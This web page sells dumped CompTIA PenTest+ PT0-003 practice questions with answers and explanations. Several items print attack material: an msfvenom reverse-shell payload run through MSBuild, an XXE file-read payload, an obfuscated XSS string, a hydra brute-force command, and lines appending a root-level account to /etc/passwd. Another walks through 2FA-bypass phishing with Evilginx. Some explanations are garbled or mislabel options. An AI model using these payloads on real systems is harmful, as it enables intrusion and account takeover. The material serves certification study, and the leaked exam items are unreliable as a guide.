

[2026] Practice with these PT0-003 dumps Certification Sample Questions
Get Instant Access of 100% REAL PT0-003 DUMP Pass Your Exam Easily
CompTIA PT0-003 Exam Syllabus Topics:
| Topic | Details |
|---|---|
| Topic 1 |
|
| Topic 2 |
|
| Topic 3 |
|
| Topic 4 |
|
| Topic 5 |
|
NEW QUESTION # 207
A tester is working on an engagement that has evasion and stealth requirements. Which of the following enumeration methods is the least likely to be detected by the IDS?
- A. curl https://api.shodan.io/shodan/host/search?key=<API_KEY>&query=hostname:<target>
- B. nmap -sV -T2 <target>
- C. proxychains nmap -sV -T2 <target>
- D. for i in <target>; do curl -k $i; done
Answer: A
Explanation:
Option A uses Shodan's API to gather information about a target without directly touching the target system.
This makes it the stealthiest option as there's no traffic generated from the tester's IP to the target.
Options B & D use Nmap which is active scanning, and while -T2 reduces intensity, it still generates packets.
Option C is a custom curl script that also interacts directly with the target and can trigger IDS alerts.
CompTIA PenTest+ Reference:
PT0-003 Objective 2.1 & 2.3: Passive vs Active reconnaissance techniques.
Using OSINT sources like Shodan is a key stealth recon method.
NEW QUESTION # 208
During a penetration tester found a web component with no authentication requirements. The web component also allows file uploads and is hosted on one of the target public web the following actions should the penetration tester perform next?
- A. Notify the primary contact immediately.
- B. Continue the assessment and mark the finding as critical.
- C. Shutting down the web server until the assessment is finished
- D. Attempting to remediate the issue temporally.
Answer: A
Explanation:
The penetration tester should notify the primary contact immediately, as this is a serious security issue that may compromise the confidentiality, integrity, and availability of the web server and its data. A web component with no authentication requirements and file upload capabilities can allow an attacker to upload malicious files, such as web shells, backdoors, or malware, to the web server and gain remote access or execute arbitrary commands on the web server. This can lead to further attacks, such as data theft, data corruption, privilege escalation, lateral movement, or denial of service. The penetration tester should inform the primary contact of the issue and its potential impact, and provide recommendations for remediation, such as implementing authentication mechanisms, restricting file upload types and sizes, or scanning uploaded files for malware. The other options are not appropriate actions for the penetration tester at this stage.
Continuing the assessment and marking the finding as critical would delay the notification and remediation of the issue, which may increase the risk of exploitation by other attackers. Attempting to remediate the issue temporarily would interfere with the normal operation of the web server and may cause unintended consequences or damage. Shutting down the web server until the assessment is finished would disrupt the availability of the web server and its services, and may violate the scope or agreement of the assessment.
NEW QUESTION # 209
You are a penetration tester running port scans on a server.
INSTRUCTIONS
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Answer:
Explanation:
See explanation below.
Explanation:
Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns
Part 2 - Weak SMB file permissions
https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13
/fingerprinting-os-and-services-running-on-a-target-host
NEW QUESTION # 210
A penetration tester successfully gains access to a Linux system and then uses the following command:
find / -type f -ls > /tmp/recon.txt
Which of the following best describes the tester's goal?
- A. Service enumeration
- B. User enumeration
- C. Secrets enumeration
- D. Permission enumeration
Answer: C
Explanation:
The command lists all files on the system and saves the output to a file. This broad search is typically performed to locate sensitive information such as credentials, keys, or configuration files
- commonly referred to as secrets enumeration.
NEW QUESTION # 211
A penetration tester wants to accomplish ARP poisoning as part of an attack. Which of the following tools will the tester most likely utilize?
- A. Nmap
- B. Ettercap
- C. Wireshark
- D. Netcat
Answer: B
Explanation:
ARP poisoning is a technique that exploits the weakness of the ARP protocol to redirect network traffic to a malicious host. Ettercap is a tool that can perform ARP poisoning and other network attacks, such as DNS spoofing, SSL stripping, and password sniffing. Wireshark, Netcat, and Nmap are not designed for ARP poisoning, although they can be used for other purposes, such as packet analysis, network communication, and port scanning. References: The Official CompTIA PenTest+ Student Guide (Exam PT0-002) eBook, Chapter 5, Section 5.2.1: ARP Poisoning; Best PenTest+ certification study resources and training materials, Section 2: ARP Poisoning.
NEW QUESTION # 212
A penetration tester gains access to a system and is able to migrate to a user process:
Given the output above, which of the following actions is the penetration tester performing? (Choose two.)
- A. Redirecting output from a file to a remote system
- B. Creating a new process on all domain systems
- C. Setting up a reverse shell from a remote system
- D. Adding an additional IP address on the compromised system
- E. Building a scheduled task for execution
- F. Mapping a share to a remote system
- G. Executing a file on the remote system
Answer: F,G
Explanation:
WMIC.exe is a built-in Microsoft program that allows command-line access to the Windows Management Instrumentation. Using this tool, administrators can query the operating system for detailed information about installed hardware and Windows settings, run management tasks, and even execute other programs or commands.
NEW QUESTION # 213
A penetration tester completed OSINT work and needs to identify all subdomains for mydomain.com. Which of the following is the best command for the tester to use?
- A. nslookup mydomain.com » /path/to/results.txt
- B. cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com
- C. dig @8.8.8.8 mydomain.com ANY » /path/to/results.txt
- D. crunch 1 2 | xargs -n 1 -I 'X' nslookup X.mydomain.com
Answer: B
Explanation:
Using dig with a wordlist to identify subdomains is an effective method for subdomain enumeration. The command cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com reads each line from wordlist.txt and performs a DNS lookup for each potential subdomain.
* Command Breakdown:
* cat wordlist.txt: Reads the contents of wordlist.txt, which contains a list of potential subdomains.
* xargs -n 1 -I 'X': Takes each line from wordlist.txt and passes it to dig one at a time.
* dig X.mydomain.com: Performs a DNS lookup for each subdomain.
* Why This is the Best Choice:
* Efficiency: xargs efficiently processes each line from the wordlist and passes it to dig for DNS resolution.
* Automation: Automates the enumeration of subdomains, making it a practical choice for large lists.
* Benefits:
* Automates the process of subdomain enumeration using a wordlist.
* Efficiently handles a large number of subdomains.
* References from Pentesting Literature:
* Subdomain enumeration is a critical part of the reconnaissance phase in penetration testing. Tools like dig and techniques involving wordlists are commonly discussed in penetration testing guides.
* HTB write-ups often detail the use of similar commands for efficient subdomain enumeration.
Step-by-Step ExplanationReferences:
* Penetration Testing - A Hands-on Introduction to Hacking
* HTB Official Writeups
NEW QUESTION # 214
A company that uses an insecure corporate wireless network is concerned about security. Which of the following is the most likely tool a penetration tester could use to obtain initial access?
- A. Nmap
- B. Metasploit
- C. Responder
- D. Netcat
Answer: C
Explanation:
Comprehensive and Detailed
Given an insecure wireless network (e.g., open or poorly secured Wi-Fi), a practical initial access technique is to capture or poison name resolution/authentication requests from client systems once they are on that network. Responder is designed to perform LLMNR/NBT-NS/MDNS poisoning and capture NTLM authentication attempts and other credential material on a local network segment. On an insecure Wi-Fi network an attacker can either join the network or run a rogue AP and then run Responder to capture credentials from connected clients - a typical and effective initial-access method in such scenarios.
Why not the others:
B . Metasploit - a general exploitation framework; useful after finding a vulnerable service, but not specifically the most-likely initial tool on an insecure Wi-Fi.
C . Netcat - a raw TCP/UDP utility (listeners/shells); useful post-exploitation but not for capturing broadcast name resolution requests.
D . Nmap - a scanner to discover hosts/ports; helpful reconnaissance, but not directly used to capture credentials on a local insecure wireless segment.
NEW QUESTION # 215
A tester plans to perform an attack technique over a compromised host. The tester prepares a payload using the following command:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.12.12.1
LPORT=10112 -f csharp
The tester then takes the shellcode from the msfvenom command and creates a file called evil.xml. Which of the following commands would most likely be used by the tester to continue with the attack on the host?
- A. regsvr32 /s /n /u C:\evil.xml
- B. MSBuild.exe C:\evil.xml
- C. mshta.exe C:\evil.xml
- D. AppInstaller.exe C:\evil.xml
Answer: B
Explanation:
The provided msfvenom command creates a payload in C# format. To continue the attack using the generated shellcode in evil.xml, the most appropriate execution method involves MSBuild.exe, which can process XML files containing C# code:
Understanding MSBuild.exe:
Purpose: MSBuild is a build tool that processes project files written in XML and can execute tasks defined in the XML. It's commonly used to build .NET applications and can also execute code embedded in project files.
NEW QUESTION # 216
During a security audit, a penetration tester wants to exploit a vulnerability in a common network protocol. The protocol allows encrypted communications to be intercepted and manipulated.
Which of the following vulnerabilities should the tester exploit?
- A. CVE-202Y-XXXX: Wireshark SSL/TLS Decryption Vulnerability
- B. CVE-202Z-WWWW: Microsoft SMBv1 EternalBlue Exploit
- C. CVE-202X-YYYY: OpenSSL DROWN Attack
- D. CVE-202W-ZZZZ: Cisco ASA IKEv2/IPSec Fragmentation Vulnerability
Answer: C
Explanation:
The DROWN (Decrypting RSA with Obsolete and Weakened eNcryption) attack targets SSLv2 support on servers using OpenSSL. It allows attackers to intercept and decrypt encrypted communications, effectively manipulating supposedly secure sessions. This matches the description of exploiting a vulnerability in a common network protocol that enables encrypted communications to be intercepted and manipulated.
NEW QUESTION # 217
A tester is performing an external phishing assessment on the top executives at a company. Two-factor authentication is enabled on the executives' accounts that are in the scope of work. Which of the following should the tester do to get access to these accounts?
- A. Configure Gophish to use an external domain. Clone the email portal web page from the company and get the two-factor authentication code using a vishing method.
- B. Configure an external domain using a typosquatting technique. Configure SET to bypass two-factor authentication using a phishlet that mimics the mail portal for the company.
- C. Configure Gophish to use an external domain. Clone the email portal web page from the company and get the two-factor authentication code using a brute-force attack method.
- D. Configure an external domain using a typosquatting technique. Configure Evilginx to bypass two-factor authentication using a phishlet that simulates the mail portal for the company.
Answer: D
Explanation:
To bypass two-factor authentication (2FA) and gain access to the executives' accounts, the tester should use Evilginx with a typosquatting domain. Evilginx is a man-in-the-middle attack framework used to bypass 2FA by capturing session tokens.
Explanation:
* Phishing with Evilginx:
* Evilginx is designed to proxy legitimate login pages, capturing credentials and 2FA tokens in the process.
* It uses "phishlets" which are configurations that simulate real login portals.
* Typosquatting:
* Typosquatting involves registering domains that are misspelled versions of legitimate domains (e.
g., example.co instead of example.com).
* This technique tricks users into visiting the malicious domain, thinking it's legitimate.
* Steps:
* Configure an External Domain: Register a typosquatting domain similar to the company's domain.
* Set Up Evilginx: Install and configure Evilginx on a server. Use a phishlet that mimics the company's mail portal.
* Send Phishing Emails: Craft phishing emails targeting the executives, directing them to the typosquatting domain.
* Capture Credentials and 2FA Tokens: When executives log in, Evilginx captures their credentials and session tokens, effectively bypassing 2FA.
Pentest References:
* Phishing: Social engineering technique to deceive users into providing sensitive information.
* Two-Factor Authentication Bypass: Advanced phishing attacks like those using Evilginx can capture and reuse session tokens, bypassing 2FA mechanisms.
* OSINT and Reconnaissance: Identifying key targets (executives) and crafting convincing phishing emails based on gathered information.
Using Evilginx with a typosquatting domain allows the tester to bypass 2FA and gain access to high-value accounts, demonstrating the effectiveness of advanced phishing techniques.
NEW QUESTION # 218
While conducting a peer review for a recent assessment, a penetration tester finds the debugging mode is still enabled for the production system. Which of the following is most likely responsible for this observation?
- A. The penetration tester was locked out of the system.
- B. A full backup restoration is required for the server.
- C. Configuration changes were not reverted.
- D. The penetration test was not completed on time.
Answer: C
Explanation:
Leaving debug mode enabled in a production system is often the result of not reverting temporary configuration changes made during development or testing. Debug mode can expose sensitive information and should be disabled before deployment. This is a common misconfiguration found during reviews or audits.
NEW QUESTION # 219
During a security assessment of an e-commerce website, a penetration tester wants to exploit a vulnerability in the web server's input validation that will allow unauthorized transactions on behalf of the user. Which of the following techniques would most likely be used for that purpose?
- A. DOM injection
- B. Cross-site scripting
- C. Privilege escalation
- D. Session hijacking
Answer: B
Explanation:
A failure in input validation that lets an attacker inject scripts enables cross-site scripting, which can run unauthorized JavaScript in a user's session and initiate transactions on their behalf.
NEW QUESTION # 220
During a discussion of a penetration test final report, the consultant shows the following payload used to attack a system:
html
Copy code
7/<sCRitP>aLeRt('pwned')</ScriPt>
Based on the code, which of the following options represents the attack executed by the tester and the associated countermeasure?
- A. Cross-site request forgery: should be detected and prevented by a firewall
- B. SQL injection attack: should be detected and prevented by a web application firewall
- C. Arbitrary code execution: the affected computer should be placed on a perimeter network
- D. XSS obfuscated: should be prevented by input sanitization
Answer: D
Explanation:
XSS Attack Explanation:
The payload exploits Cross-Site Scripting (XSS) by injecting obfuscated JavaScript into the application. When rendered, the browser executes the malicious code (e.g., alert('pwned')).
Obfuscation (<sCRitP> instead of <script>) attempts to bypass naive input filters.
Countermeasure:
Implement input sanitization to ensure all user inputs are properly validated and escaped before being processed or rendered.
Other measures include using Content Security Policies (CSP) and output encoding.
Why Not Other Options?
A: This is not arbitrary code execution; it is a browser-based attack.
B: XSS is unrelated to SQL injection.
C: Cross-Site Request Forgery (CSRF) is a different vulnerability targeting session handling, not script injection.
CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)
OWASP XSS Prevention Cheat Sheet
NEW QUESTION # 221
A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?
Host | CVSS | EPSS
Target 1 | 4 | 0.6
Target 2 | 2 | 0.3
Target 3 | 1 | 0.6
Target 4 | 4.5 | 0.4
- A. Target 4: CVSS Score = 4.5 and EPSS Score = 0.4
- B. Target 1: CVSS Score = 4 and EPSS Score = 0.6
- C. Target 3: CVSS Score = 1 and EPSS Score = 0.6
- D. Target 2: CVSS Score = 2 and EPSS Score = 0.3
Answer: B
Explanation:
Based on the CVSS (Common Vulnerability Scoring System) and EPSS (Exploit Prediction Scoring System) scores, Target 1 is the most likely to get attacked.
Explanation:
* CVSS:
* Definition: CVSS provides a numerical score to represent the severity of a vulnerability, helping to prioritize the response based on the potential impact.
* Score Range: Scores range from 0 to 10, with higher scores indicating more severe vulnerabilities.
* EPSS:
* Definition: EPSS estimates the likelihood that a vulnerability will be exploited in the wild within the next 30 days.
* Score Range: EPSS scores range from 0 to 1, with higher scores indicating a higher likelihood of exploitation.
* Analysis:
* Target 1: CVSS = 4, EPSS = 0.6
* Target 2: CVSS = 2, EPSS = 0.3
* Target 3: CVSS = 1, EPSS = 0.6
* Target 4: CVSS = 4.5, EPSS = 0.4
* Target 1 has a moderate CVSS score and a high EPSS score, indicating it has a significant vulnerability that is quite likely to be exploited.
Pentest References:
* Vulnerability Prioritization: Using CVSS and EPSS scores to prioritize vulnerabilities based on severity and likelihood of exploitation.
* Risk Assessment: Understanding the balance between impact (CVSS) and exploit likelihood (EPSS) to identify the most critical targets for remediation or attack.
By focusing on Target 1, which has a balanced combination of severity and exploitability, the penetration tester can address the most likely target for attacks based on the given scores.
NEW QUESTION # 222
A penetration tester finds that an application responds with the contents of the /etc/passwd file when the following payload is sent:
xml
Copy code
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY foo SYSTEM "file:///etc/passwd" >
]>
<test>&foo;</test>
Which of the following should the tester recommend in the report to best prevent this type of vulnerability?
- A. Ensure the requests application access logs are reviewed frequently.
- B. Implement a WAF to filter all incoming requests.
- C. Disable the use of external entities.
- D. Drop all excessive file permissions with chmod o-rwx.
Answer: C
Explanation:
The vulnerability in question is XML External Entity (XXE) injection, which occurs when an application processes XML input containing external entities that access files on the server or external resources.
Disabling External Entities:
The root cause of the issue is the application's ability to process external entities (<!ENTITY foo SYSTEM ...
>). Disabling external entities entirely prevents XXE attacks.
This can be achieved by properly configuring the XML parser (e.g., in Java, disable DocumentBuilderFactory.
setFeature("http://apache.org/xml/features/disallow-doctype-decl", true)).
Why Not Other Options?
A (chmod o-rwx): File permission hardening may reduce the impact of a successful attack but does not mitigate XXE at the parser level.
B (Review logs): Reviewing logs is a reactive measure, not a prevention mechanism.
D (WAF): A WAF may block some malicious requests but is not a reliable mitigation for XXE vulnerabilities embedded in legitimate XML input.
CompTIA Pentest+ References:
Domain 3.0 (Attacks and Exploits)
OWASP XXE Prevention Cheat Sheet
NEW QUESTION # 223
Which of the following is a popular OSINT tool used by penetration testers to collect and analyze reconnaissance data?
- A. WIGLE.net
- B. Caldera
- C. Maltego
- D. SpiderFoot
Answer: C
Explanation:
Penetration testers use OSINT (Open-Source Intelligence) tools to collect and analyze reconnaissance data.
* Maltego (Option C):
* Maltego is a powerful graph-based OSINT tool that integrates data from multiple sources (e.g., social media, DNS records, leaked credentials).
* It automates data correlation and helps visualize connections.
NEW QUESTION # 224
During an engagement, a penetration tester receives a list of target systems and wants to enumerate them for possible vulnerabilities. The tester finds the following script on the internet:
After running the script, the tester runs the following command:
Which of the following should the tester do next?
- A. Insert the following line before line 7: url = url.lstrip('http://')
- B. Replace line 4 with the following: api = "/api/v2/getToken/data/id/None"
- C. Insert the following line before line 6: target = target.split(" ")[0]
- D. Replace line 7 with the following: response = requests.post(url, api)
Answer: C
Explanation:
Comprehensive and Detailed
f.readlines() returns each line including trailing newline and any extra fields (labels). Given targets.txt lines contain URL followed by a label separated by whitespace, target will contain "http://10.10.6.4/ CompTIA-MR1\n". Concatenating that directly with api yields an invalid URL. Splitting the line on whitespace and taking the first element (target.split(" ")[0] or better target.split()[0]) extracts just the URL (http://10.10.6.4/) before building url = target + api. This removes the descriptive label and newline so the resulting url is valid.
Why not the others:
A: Changes API format incorrectly.
C: Stripping http:// would make an invalid absolute URL for requests.post.
D: Passing api as the second positional parameter to requests.post is wrong (it expects data= or json=), and doesn't fix the problem of extra label text in target.
PT0-003 mapping: Domain 4 - robust parsing and input sanitization when reusing scripts.
NEW QUESTION # 225
openssl passwd password
$1$OjxLvZ85$Fdr51vn/Z4zXWsQR/Xrj.
The tester then adds the following line to the world-writable script:
echo ' root2:$1$0jxLvZ85$Fdr51vn/Z4zXWsQR/Xrj .: 1001:1001:,,,:/root:/bin/bash " > > /etc/passwd Which of the following should the penetration tester do to enable this exploit to work correctly?
- A. Generate the password using md5sum.
- B. Use only a single redirect to /etc/password.
- C. Log in to the host using SSH.
- D. Change the 1001 entries to 0.
Answer: D
Explanation:
The attacker's goal is to create an account entry in /etc/passwd that grants root privileges. In Unix/Linux, the UID and GID determine privileges; UID 0 is the root account. The line the tester appended sets UID/GID to
1001:1001, which does not grant root privileges. Changing those numeric fields to 0:0 (UID 0, GID 0) will cause the new account to be treated as root when the entry is parsed by the system, enabling a root-level login with the supplied hash.
Additional correctness notes (non-exploitating guidance):
* The appended line must match the exact /etc/passwd format (no stray spaces or malformed punctuation).
* The password hash must match the system's expected scheme; openssl passwd produced an MD5-style hash ($1$...) - ensure the hash is correctly copied (case/character fidelity matters).
* Modifying /etc/passwd in this way is destructive and illegal without explicit authorization; in an authorized testing engagement, these details are taught to illustrate how misconfigurations lead to privilege escalation.
Why other choices are incorrect:
* A: The redirect > > /etc/passwd (append) is appropriate for adding a line; switching to a single redirect is not the central issue.
* B: md5sum would produce a raw MD5 digest, not the salted hash format expected by /etc/shadow//etc
/passwd entries.
* C: Logging in via SSH does not enable the exploit; creating the user with UID 0 is the required change.
CompTIA PT0-003 Mapping:
* Domain 3.0 Attacks and Exploits - local privilege escalation techniques and understanding of OS account mechanics.
NEW QUESTION # 226
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?
- A. MAC address spoofing
- B. Beacon flooding
- C. Eavesdropping
- D. KARMA attack
Answer: A
Explanation:
MAC address spoofing involves changing the MAC address of a network interface to mimic another device on the network. This technique is often used to bypass network access controls and gain unauthorized access to a network.
Step-by-Step Explanation
Understanding MAC Address Spoofing:
MAC Address: A unique identifier assigned to network interfaces for communication on the physical network segment.
Spoofing: Changing the MAC address to a different one, typically that of an authorized device, to gain access to restricted networks.
Purpose:
Bypassing Access Controls: Gain access to networks that use MAC address filtering as a security measure.
Impersonation: Assume the identity of another device on the network to intercept traffic or access network resources.
Tools and Techniques:
Linux Command: Use the ifconfig or ip command to change the MAC address.
ifconfig eth0 hw ether 00:11:22:33:44:55
Tools: Tools like macchanger can automate the process of changing MAC addresses.
Impact:
Network Access: Gain unauthorized access to networks and network resources.
Interception: Capture traffic intended for another device, potentially leading to data theft or further exploitation.
Detection and Mitigation:
Monitoring: Use network monitoring tools to detect changes in MAC addresses.
Secure Configuration: Implement port security on switches to restrict which MAC addresses can connect to specific ports.
Reference from Pentesting Literature:
MAC address spoofing is a common technique discussed in wireless and network security chapters of penetration testing guides.
HTB write-ups often include examples of using MAC address spoofing to bypass network access controls and gain unauthorized access.
Reference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups
Top of Form
Bottom of Form
NEW QUESTION # 227
A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.
Part 1:
. Analyze the output and select the command to exploit the vulnerable service.
Part 2:
. Analyze the output from each command.
Select the appropriate set of commands to escalate privileges.
Identify which remediation steps should be taken.
Answer:
Explanation:
See the Explanation below for complete solution.
Explanation:
The command that would most likely exploit the services is:
hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22
The appropriate set of commands to escalate privileges is:
echo " root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash " > > /etc/passwd
The remediations that should be taken after the successful privilege escalation are:
Remove the SUID bit from cp.
Make backup script not world-writable.
Comprehensive Step-by-Step Explanation of the Simulation
Part 1: Exploiting Vulnerable Service
Nmap Scan Analysis
Command: nmap -sC -T4 192.168.10.2
Purpose: This command runs a default script scan with timing template 4 (aggressive).
Output:
bash
Copy code
Port State Service
22/tcp open ssh
23/tcp closed telnet
80/tcp open http
111/tcp closed rpcbind
445/tcp open samba
3389/tcp closed rdp
Ports open are SSH (22), HTTP (80), and Samba (445).
Enumerating Samba Shares
Command: enum4linux -S 192.168.10.2
Purpose: To enumerate Samba shares and users.
Output:
makefile
Copy code
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x42]
user:[syslog] rid:[0x4ba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
